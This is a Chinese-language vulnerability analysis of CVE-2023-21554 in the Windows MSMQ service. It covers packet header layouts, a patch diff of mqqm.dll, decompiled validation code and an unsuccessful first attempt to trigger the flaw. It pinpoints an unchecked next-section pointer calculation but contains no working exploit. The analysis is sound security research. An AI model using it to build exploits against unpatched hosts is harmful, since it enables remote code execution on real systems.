[CVE-2023-21554] Windows Message Queuing 远程代码执行漏洞分析

zoemurmure 2023-05-17 | 共5796字，阅读约 12 分钟 漏洞分析

PAGE CONTENT

0. 前言

这篇文章介绍了 CVE-2023-21554 漏洞，该漏洞存在于微软的消息队列 (MSMQ) 服务中，由于该服务没有正确对数据包中的数据进行验证，攻击者利用该漏洞可以实现远程命令执行。

由于对 MSMQ 服务并不熟悉，我首先花费了大量篇幅介绍该服务及相关数据结构，之后通过补丁对比确定了漏洞所处位置，然后通过修改官网文档提供的数据包示例尝试进行漏洞触发，最后对漏洞原理及整个漏洞分析过程进行了总结。

1. 背景知识介绍

1.1 MSMQ

Message Queue(消息队列)：一种异步的消息传递机制。应用程序可以将消息发送的消息队列，也可以从消息队列中读取消息，消息队列让发送方程序和接受方程序能够彼此异步操作。

微软实现的消息队列服务就叫做 Microsoft Message Queuing (MSMQ)，可以在 “启用或关闭 Windows 功能” 中安装该服务。

MSMQ 包含各种协议，用于支持微软实现消息队列服务：

[MS-MQBR]: Message Queuing (MSMQ): Binary Reliable Message Routing Algorithm

[MS-MQCN]: Message Queuing (MSMQ): Directory Service Change Notification Protocol

[MS-MQDMPR]: Message Queuing (MSMQ): Common Data Model and Processing Rules

[MS-MQDS]: Message Queuing (MSMQ): Directory Service Protocol

[MS-MQDSSM]: Message Queuing (MSMQ): Directory Service Schema Mapping

[MS-MQMP]: Message Queuing (MSMQ): Queue Manager Client Protocol

[MS-MQMQ]: Message Queuing (MSMQ): Data Structures

[MS-MQMR]: Message Queuing (MSMQ): Queue Manager Management Protocol

[MS-MQQB]: Message Queuing (MSMQ): Message Queuing Binary Protocol

[MS-MQQP]: Message Queuing (MSMQ): Queue Manager to Queue Manager Protocol

[MS-MQRR]: Message Queuing (MSMQ): Queue Manager Remote Read Protocol

[MS-MQSD]: Message Queuing (MSMQ): Directory Service Discovery Protocol

这里主要关注和消息传递有直接关联的 Message Queuing Binary Protocol，这个协议定义了一种在位于不同主机上的两个消息队列之间可靠地传输消息的机制。

根据文档，消息队列系统中传递的消息具有一系列消息属性，包含了和消息有关的各种元数据，以及一个叫做消息体的特殊属性，包含了应用程序要发送的真正信息，消息体的内容没有任何限制。

在进行消息传递时，客户端会首先向服务端建立一个基于 TCP 或者 SPX 的协议会话，其中服务端 TCP 连接使用 1801 端口，SPX 连接使用 876 端口，客户端端口任意。

协议会话通过发送 EstablishConnection 数据包、ConnectionParameter 数据包进行初始化，之后双方可以任意发送 UserMessage 数据包，并通过 SessionAck 数据包、OrderAck 数据包以及 FinalAck 数据包进行确认。

1.2 UserMessage

重点关注 UserMessage 数据包，这个数据包总是包含一个完整的消息，它用于在发送方和接收方之间传递应用程序定义以及管理确认消息。

从结构上说，UserMessage 数据包由一系列头部组成，包括必须头部和可变头部。必须头部**必须**出现在所有的 UserMessage 数据包中，包括 BaseHeader、UserHeader 和 MessagePropertiesHeader，可变头部在文档中直接列出的包括 TransactionHeader、SecurityHeader、DebugHeader、SoapHeader、MultiQueueFormatHeader 和 SessionHeader，但实际上文档中还介绍了其他头部信息，通过 IDA 进行反编译也可以发现一些头部信息。

对于 UserMessage 的处理位于 mqqm.dll 中的 `CQmPacket::CQmPacket` 函数中，通过对该函数的大致观察，可以发现它按照固定的顺序线性处理 UserMessage 中的各个头部（在 IDA 中使用 段/section 表示各个头部）：

```
31  packetEnd = (&baseHeader->VersionNumber + baseHeader->PacketSize);
32  if ( a4 )
33  {
34    v10 = CSingelton<CMessageSizeLimit>::get(this);
35    CBaseHeader::SectionIsValid(*(this + 5), *v10, a5);
36    baseHeader = *(this + 5);
37  }
38  userHeader = &baseHeader[1];
39  if ( (baseHeader->Flags & 8) == 0 )
40  {
41    if...
42    if...
43    *(this + 6) = userHeader;
44    if ( v7 )
45    {
46      CUserHeader::SectionIsValid(userHeader, packetEnd);
47      userHeader = *(this + 6);
48    }
49    xactHeader = CUserHeader::GetNextSection(userHeader, 0i64);
50    userHeader_ = *(this + 6);
51    xactHeader_1 = xactHeader;
52    if ( (userHeader_->Flags & 0x100000) != 0 )
53    {
54      baseHeader_1 = *(this + 5);
55      if...
56      if...
57      *(this + 7) = xactHeader;
58      xactHeader_2 = xactHeader;
59      if ( v7 )
60      {
61        CXactHeader::SectionIsValid(xactHeader, packetEnd, xactHeader, userHeader_);
62        xactHeader_2 = *(this + 7);
63        userHeader_ = *(this + 6);
64      }
65      xactHeader_1 = (&xactHeader_2->PrevioudTxSequenceNumber + 4 * (xactHeader_2->Flags & 1));
66    }
67    if ( (userHeader_->Flags & 0x80000) != 0 )
68    {
69      v17 = *(this + 5);
70      if...
71      if...
72      *(this + 8) = xactHeader_1;
73      if ( v7 )
74      {
75        CSecurityHeader::SectionIsValid(xactHeader_1, packetEnd, xactHeader_1, userHeader_);
76        xactHeader_1 = *(this + 8);
77      }
78      xactHeader_1 = CSecurityHeader::GetNextSection(xactHeader_1);
79    }
```

1.3 段结构

虽然不同段具有的字段有差异，但是总体结构具有相似性，都是由几个固定字段 + 几个可变字段组成。

由于 `CQmPacket::CQmPacket` 是按照固定顺序线性处理 `UserMessage` 数据包，因此它一定能够使用某种方法定位下一段的位置。大致存在以下几种情况：

1. 段中可变字段的长度不固定，存在 Flags 字段标明是否存在某个可变字段，同时存在字段标明了可变字段的长度；
2. 段中可变字段的长度固定，存在 Flags 字段标明是否存在某个可变字段；

3. 段中不包含可变字段，因此总体长度固定，不存在和长度相关的字段；

举例来说：

SecurityHeader 符合第一种情况，其结构如下，其中 Flags 字段中存在标志位表明 SecurityData 字段是否存在，几个 `*Size` 字段加在一起就是 SecurityData 字段的大小：

```
                            1               2               3
0               7           5               3               1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|             Flags             |          SenderIdSize         |
|       EncryptionKeySize       |        SenderCertSize         |
|       ProviderInfoSize        |                               |
|                     SecurityData (variable)                   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

DebugHeader 符合第二种情况，其结构如下，其中 Flags 字段中存在标志位表明 QueueIdentifier 字段是否存在，该字段固定 16 字节长度：

```
                            1               2               3
0               7           5               3               1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|             Flags             |           Reserved            |
|                                                               |
|                                                               |
|              QueueIdentifier (16 bytes, optional)             |
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```


SessionHeader 符合第三种情况，该段固定 16 字节大小，其结构如下：

```
                            1               2               3
0               7           5               3               1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|       AckSequenceNumber       |  RecoverableMsgAckSeqNumber   |
|                     RecoverableMsgAckFlags                    |
|     UserMsgSequenceNumber     |    RecoverableMsgSeqNumber    |
```

```
|           WindowSize          |            Reserved           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

2. 补丁对比

通过比较修复前后的 mqqm.dll 文件，发现微软修复了 `CQmPacket::CQmPacket` 函数以及多个 `SectionIsValid` 函数：


Matched Functions


Similarity	Confide	Change	EA Primary	Name Primary
0.61	0.77	GI--E--	0000000180080F04	CDebugSection::SectionIsValid(char *)
0.82	0.99	GI--EL-	0000000180081240	CMsgGroupHeader::SectionIsValid(char *)
0.82	0.99	GI--EL-	00000001800813A4	CMsgDeadletterHeader::SectionIsValid(char *)
0.82	0.97	GI--EL-	0000000180080DAC	CPropertyHeader::SectionIsValid(char *)
0.83	0.96	GI-----	00000001800D7CC0	Utlvsnprintf<wchar_t>::vsnprintf(wchar_t *,unsigned __int64,wchar_t const *,c...
0.85	0.92	GI--E--	00000001800D82A0	UtlSprintfAppendInternal_CPreAllocatedResizeBuffer_wchar_t_wchar_t_
0.87	0.97	GI--E--	0000000180080934	CXactHeader::SectionIsValid(char * const)
0.89	0.98	GI--EL-	0000000180080A24	CSecurityHeader::SectionIsValid(char *)
0.89	0.98	GI--E-C	00000001800804C0	CUserHeader::SectionIsValid(char * const)
0.91	0.99	GI--EL-	0000000180037FA0	CQmPacket::CQmPacket(CBaseHeader *,CPacket *,bool,bool,_TA_ADDRESS ...
0.92	0.99	GI--EL-	0000000180081008	CBaseMqfHeader::SectionIsValid(char *)

根据交叉引用，`SectionIsValid` 函数由 `CQmPacket::CQmPacket` 调用，主要用于在遍历 UserMessage 的时候检查每个段中的内容是否合法，比如说某个标志位设置该段需要包含某个可变字段，这个函数就会检查该段是否真的包含了该可变字段，以及字段的长度是否符合要求这类问题，除此之外还会检查根据当前段中字段内容计算得到下一段的地址，是否超过了整个数据包的范围。


经过检查，修复代码修改逻辑主要是在获取下一段地址的部分，每个 `SectionIsValid` 函数的修复方法略有差别，原因在于不同段结构不同，其计算下一段地址的方式也有差别，根据 1.3 小节总结的三种不同类型的段结构，修复方法总结如下：

1. 段结构类型一：可变长度不固定，存在字段标明可变字段长度，包括 `CPropertyHeader`，`CSecurityHeader`，`CUserHeader` 和 `CBaseMqfHeader` 这类函数增加了对和字段长度相关字段中数值的检查（是否溢出），并在最后调用了一个新增函数 `GetNextSectionPtrSafe`，且第三个参数 `varlen` 通过字段数值计算得到；

   注：由于 `CBaseMqfHeader` 段结构简单，实际并未调用该新增函数，这里作为特殊情况不考虑




2. 段结构类型二：可变长度固定，存在字段标明可变字段是否存在，包括 `CDebugSection` 和 `CXactHeader` 这类通过检查 Flag 字段判断是否存在可变字段，同样在最后调用了新增函数 `GetNextSectionPtrSafe` ，且第三个参数 `varlen` 为 0 或者固定数值（可变字段的固定长度）；



3. 段结构类型三：不包含可变字段，可想而知这种类型的段不涉及此类问题；

4. 其他结构类型：包括 `CMsgGroupHeader` 和 `CMsgDeadletterHeader` 其中 `CMsgGroupHeader` 在文档中没有记录，但是通过分析代码，发现其结构和 `CMsgDeadletterHeader` 类似，两者均包含可变字段，且字段长度不固定，可变字段以 `\x00` 结尾，因此没有使用单独的字段说明可变字段的长度 这类函数增加了 `\x00` 位置是否超过整个数据包结尾的代码，没有调用 `GetNextSectionPtrSafe` 。



其中 `GetNextSectionPtrSafe` 函数定义如下：

```
char *__fastcall GetNextSectionPtrSafe(__int64 *pheader, __int64 len, __int64 varLen, char *headerEnd)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  start = len;
  v4 = 0i64;
  totalLen_1 = varLen;
  for ( i = 0i64; i < 2; ++i )                  // 检查 len 和 varlen 这两个数值是不是有负数
  {
    v6 = v4;
    v4 += *(&start + i);
    if ( v4 < v6 )
LABEL_11:
      ReportAndThrow("SafeAddPointersEx cause overflow");
  }
  totalLen = (v4 + 3) & 0xFFFFFFFFFFFFFFFCui64;
  if ( totalLen < v4 )                          // 检查 len + varlen 是不是溢出
    ReportAndThrow("SafeAlignUp4PtrEx cause overflow");
  start = pheader;
  nxtSecPtr = 0i64;
  idx = 0i64;
  totalLen_1 = totalLen;                        // 四字节对齐之后的头部长度
  do
  {
    v10 = nxtSecPtr;
    nxtSecPtr += *(&start + idx);               // 第一次加法得到的就是头部地址
                                                // 第二次加法得到的是头部偏移 totalLen 的地址
                                                // 这里伪代码写的有问题
    if ( nxtSecPtr < v10 )
      goto LABEL_11;
    ++idx;
  }
  while ( idx < 2 );
  if ( headerEnd && nxtSecPtr > headerEnd )     // 检查头部地址 + totalLen 之后会不会超过预设好的 end
    ReportAndThrow("Next section is behind packet end");
  return nxtSecPtr;
}
```

其中 `len` 和 `varlen` 参数分别对应一个段中的固定字段长度和可变字段长度，相加得到段的总长度。

经过检查 `CQmPacket::CQmPacket` 中新增的代码也具有同样的功能，除了文档中已列出以及 symbols 中明确列出的几个头部之外，在 `CQmPacket::CQmPacket` 函数中还通过 UserHeader 的 Flag 字段的一些标志位索引遍历了其他段，但是在文档对于 Flag 的说明中，相关标志位显示为 Reserved，我怀疑可能是新增加的功能，但是文档并没有及时更新，或者这部分信息就是不

对外公开的。在对这部分未公开段的索引遍历中，也增加了数值是否溢出的检查以及 `GetNextSectionPtrSafe` 的调用。

根据以上总结，修复后的代码增加了对可变字段长度数值的系统性检查，即 `GetNextSectionPtrSafe` 函数。但是有一点要注意，这并不表示未修复的代码中完全不包含相关检查内容，实际上部分段在未修复之前也有同样的检查内容，只不过分散在各个函数中，我并没有对这部分内容进行整理。

注：一开始我并没有注意到未修复的代码中包含此类检查，是在下面尝试触发漏洞的时候发现的，因此在下面尝试触发漏洞时，走了一些弯路。

3.3 小节发现问题后的补充内容：

主要关注的位置还是应该在 `CQmPacket::CQmPacket` 函数，在对未公开段进行索引时，并没有对计算得到的下个段位置进行检查验证，以下为部分截图（有多个段的处理没有写入单独的函数，而是将代码直接放在 `CQmPacket::CQmPacket` 中，其中包含公开段和未公开段，其中部分缺少相应检查，这里只截图了第一个）：

```
if ( (userHeaderFlag & 0x2000000) != 0 )    // 某个未公开段 结构和SoapHeader类似，有header和body两个结构，但是header是unicode，body是char   userHeader 0x2,000,000
{
  baseHeader_4 = this->pBaseHeader;
  if ( nxtSec + 8 > baseHeader_4 + baseHeader_4->PacketSize )
    goto LABEL_189;
  if ( nxtSec < baseHeader_4 )
    goto LABEL_188;
  this->unknownHeader = nxtSec;
  v44 = (nxtSec + ((2 * *(nxtSec + 1) + 11) & 0xFFFFFFFC));
  if ( &v44[1] > (baseHeader_4 + baseHeader_4->PacketSize) )
    goto LABEL_189;
  if ( v44 < baseHeader_4 )
    goto LABEL_188;
  this->unknownBody = v44;
  userHeaderFlag = userHeader_1->Flags;
  nxtSec = &v44->VersionNumber + ((v44->Signature + 0x13) & 0xFFFFFFFC);
}
```

这里计算的是段中 body 的位置，下面两个范围检查

这里计算的是下个段的位置，没有进行任何检查

修复后代码如下：

```
if ( (v22->Flags & 0x2000000) != 0 )
{
  v39 = this->pBaseHeader;
  if ( v19 + 8 > &v39->VersionNumber + v39->PacketSize )
    goto LABEL_224;
  if ( v19 < v39 )
    goto LABEL_223;
  this->unknownHeader = v19;
  v40 = wil::details::FeatureImpl<__WilFeatureTraits_Feature_MSRC76146_MSMQ_OOBRWFixes>::__private_IsEnabled(&`wil::Feature<__WilFeatureTraits_Feat
  v41 = this->unknownHeader;
  if ( v40 && a4 )
  {
    v42 = 2i64 * *(v41 + 1);
    if ( v42 > 0xFFFFFFFF )
      goto LABEL_204;
    v43 = GetNextSectionPtrSafe(v41, 8i64, v42, packetEnd);
  }
  else
  {
    v43 = v41 + ((2 * *(v41 + 1) + 11) & 0xFFFFFFFC);
  }
  v44 = this->pBaseHeader;
  if ( v43 + 16 > &v44->VersionNumber + v44->PacketSize )
    goto LABEL_224;
  if ( v43 < v44 )
    goto LABEL_223;
  this->unknownBody = v43;
  v45 = wil::details::FeatureImpl<__WilFeatureTraits_Feature_MSRC76146_MSMQ_OOBRWFixes>::__private_IsEnabled(&`wil::Feature<__WilFeatureTraits_Feat
  v46 = this->unknownBody;
  if ( v45 || !a4 )
    v19 = v46 + ((v46[1] + 19) & 0xFFFFFFFC);
  else
    v19 = GetNextSectionPtrSafe(this->unknownBody, 16i64, v46[1], packetEnd);
}
```

注意这个条件，和修复前截图中处理的是同一个段

直接调用 GetNextSectionPtrSafe 进行数值检查

3. 漏洞触发

3.1 首次尝试

注：首次尝试是基于我的错误理解上的。


在 1.3 小节 段结构中，我们知道当段中可变字段的长度不固定时，存在 Flags 字段标明是否存在某个可变字段，同时存在字段标明了可变字段的长度，关键问题就在这里，段中的所有字段都是从客户端发过来的，也就是攻击者可控的，`CQmPacket::CQmPacket` 在对 UserMessage 进行遍历时，会根据攻击者可控字段计算下一段的位置。

而根据上面补丁对比得到的信息，我们知道在未修复之前的代码中，并没有对和可变字段长度有关的字段进行有效检查（*实际上部分段是有检查的*），也就是说修改类型一的段结构中可变字段长度字段，可能会触发漏洞。


在微软官方文档中，提供了一个MSMQ 数据包示例【2】，我们可以直接利用该数据包，修改其中 SecurityHeader 中可变字段长度字段的数值。

注：因为 UserHeader 结构比较复杂，SecurityHeader 是之后第一个出现的符合要求的段结构，因此一开始选择了它

首先在目标虚拟机（系统版本：Windows 10 专业版 19044.2364）中安装 Microsoft 消息队列服务器，安装后可以看到正在运行的 MSMQ 服务：



并且在监听 1801 端口：



直接根据官方文档发送原始的 Establish Connectiong Request 和 Connection Parameters Request，并修改 User Message 中 SecurityHeader 中的 SenderIdSize。

SenderIdSize 字段一共两个字节，我尝试测试了一些数值，结果没有引起 mqsvc.exe 进程的崩溃，因此需要进一步分析 `CQmPacket::CQmPacket` 函数后面的行为，确认篡改的可变字段长度数值对后面的代码有什么影响。

注：我测试了小于实际的数值，大于实际的数值，以及负数。但实际上 SecurityHeader 是有对可变字段长度数值进行检查的，它检查了数值是否为负数，加法是否会溢出，以及计算得到的下个段地址是否超出了数据包的前后范围。因此修改 SecurityHeader 中可变字段长度数值只会让计算得到的下个段地址在数据包范围内变动，这种情况下由于下个段的位置不对，错误的数据更大概率会导致系统识别到问题进行错误处理，而不是触发漏洞崩溃。

3.2 `CQmPacket::CQmPacket` 详细分析

前面提到过，`CQmPacket::CQmPacket` 函数就是在对 UserMessage 做遍历，其中有一些字段名没有直接在 symbol 中进行注明，经过进一步和文档中的段结构进行对比，我又在 IDA 的代码中发现了几个未在 symbol 注明，但文档中有提及的段结构，但是仍旧有部分段结构没有确定名称，但是这并不影响对漏洞的分析。

经过注释后的 `CQmPacket::CQmPacket` 函数如下：

```
CQmPacket *__fastcall CQmPacket::CQmPacket(CQmPacket *this, struct CBaseHeader *baseHeader, struct CPacket *a3, const struct _TA_ADDRESS *a4, bool a5, const struct _T
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  this->pPacket = a3;
  this->pUserHeader = 0i64;
  v7 = a4;
  this->pXactHeader = 0i64;
  this->pSecurityHeader = 0i64;
  this->pPropertyHeader = 0i64;
  this->pDebugSection = 0i64;
  this->pBaseMqfHeader1 = 0i64;
  this->pBaseMqfHeader2 = 0i64;
  this->pBaseMqfHeader3 = 0i64;
  this->pMqfSignatureHeader = 0i64;
  this->unknownHeader = 0i64;
  this->unknownBody = 0i64;
  this->unknown5 = 0i64;
  this->unknown6 = 0i64;
  this->pSoapHeader7 = 0i64;
  this->pSoapBody8 = 0i64;
  this->unknown9 = 0i64;
  this->unknown0 = 0i64;
  this->pMsgGroupHeader = 0i64;
  this->pExtensionHeader = 0i64;
  this->pMsgDeadletterHeader = 0i64;
  this->pSubqueueHeader = 0i64;
  this->pExtendedAddressHeader = 0i64;
  this->pSessionHeader = 0i64;
  this->pBaseHeader = baseHeader;
  packetEnd = (&baseHeader->VersionNumber + baseHeader->PacketSize);
  if ( a4 )                                     // CBaseHeader
  {
    v10 = CSingelton<CMessageSizeLimit>::get(this);
    CBaseHeader::SectionIsValid(this->pBaseHeader, *v10, a5);
    baseHeader = this->pBaseHeader;
  }
  userHeader = &baseHeader[1];
  if ( (baseHeader->Flags & 8) == 0 )           // CUserHeader
  {
    if...
    if...
    this->pUserHeader = userHeader;
    if ( v7 )
    {
      CUserHeader::SectionIsValid(userHeader, packetEnd);
      userHeader = this->pUserHeader;
    }
    xactHeader = CUserHeader::GetNextSection(userHeader, 0i64);
    userHeader_ = this->pUserHeader;
    section = xactHeader;
    if...                                       // CXactHeader userHeader 0x100,000
    if...                                       // CSecurityHeader userHeader 0x80,000
    v18 = this->pBaseHeader;
    if...
    if...
    this->pPropertyHeader = section;
    if ( v7 )                                   // CPropertyHeader
    {
      CPropertyHeader::SectionIsValid(section, packetEnd, section, userHeader_);
      section = this->pPropertyHeader;
    }
    nxtSec = CPropertyHeader::GetNextSection(section);
    baseHeader_2 = this->pBaseHeader;
    if...                                       // DebugHeader baseHeader 0x20
    userHeader_1 = this->pUserHeader;
    if...                                       // CBaseMqfHeader UserHeader 0x800,000
    userHeaderFlag = userHeader_1->Flags;
    v42 = 0xFFFFFFFCi64;
    if...                                       // 某个未公开段 结构和SoapHeader类似，有header和body两个结构，但是header是unicode，body是char   userHeader 0x2,000,000
    if...                                       // 某个未公开段 偏移四字节和偏移八字节 userHeader 0x4,000,000
    if...                                       // 某个未公开段 偏移20字节 userHeader 0x8,000,000
    if...                                       // SoapHeader 和 SoapBody userHeader 0x10,000,000
    if...                                       // 某个未公开段 长度为60字节 userHeader 0x20,000,000
    baseHeader_5 = this->pBaseHeader;
    if...                                       // 未公开段 某个未公开段 首位四字节为长度 baseHeader 0x800
LABEL_97:
    v57 = this->unknown0;
    if...                                       // CMsgGroupHeader 和上一段是否存在，以及段中标志位有关
LABEL_106:
    v61 = this->pBaseHeader;
    if...                                       // ExtensionHeader BaseHeader  0x1000
LABEL_117:
    v68 = this->pExtensionHeader;               // 和 ExtensionHeader 是否存在，以及其标志位有关  SubqueueHeader CMsgDeadletterHeader  CExtendedAddressHeader
    if...
LABEL_147:
    a4 = Src;
    if ( Src && !a7 )
```

```
87    a4 = Src;
88    if ( Src && !a7 )
89    {
90      *nxtSec = 12i64;                          // 这里又再构造一个 ExtensionHeader?
91      subqueueHeader = 0i64;
92      *(nxtSec + 2) = 0;
93      idx = 0i64;
94      this->pExtensionHeader = nxtSec;
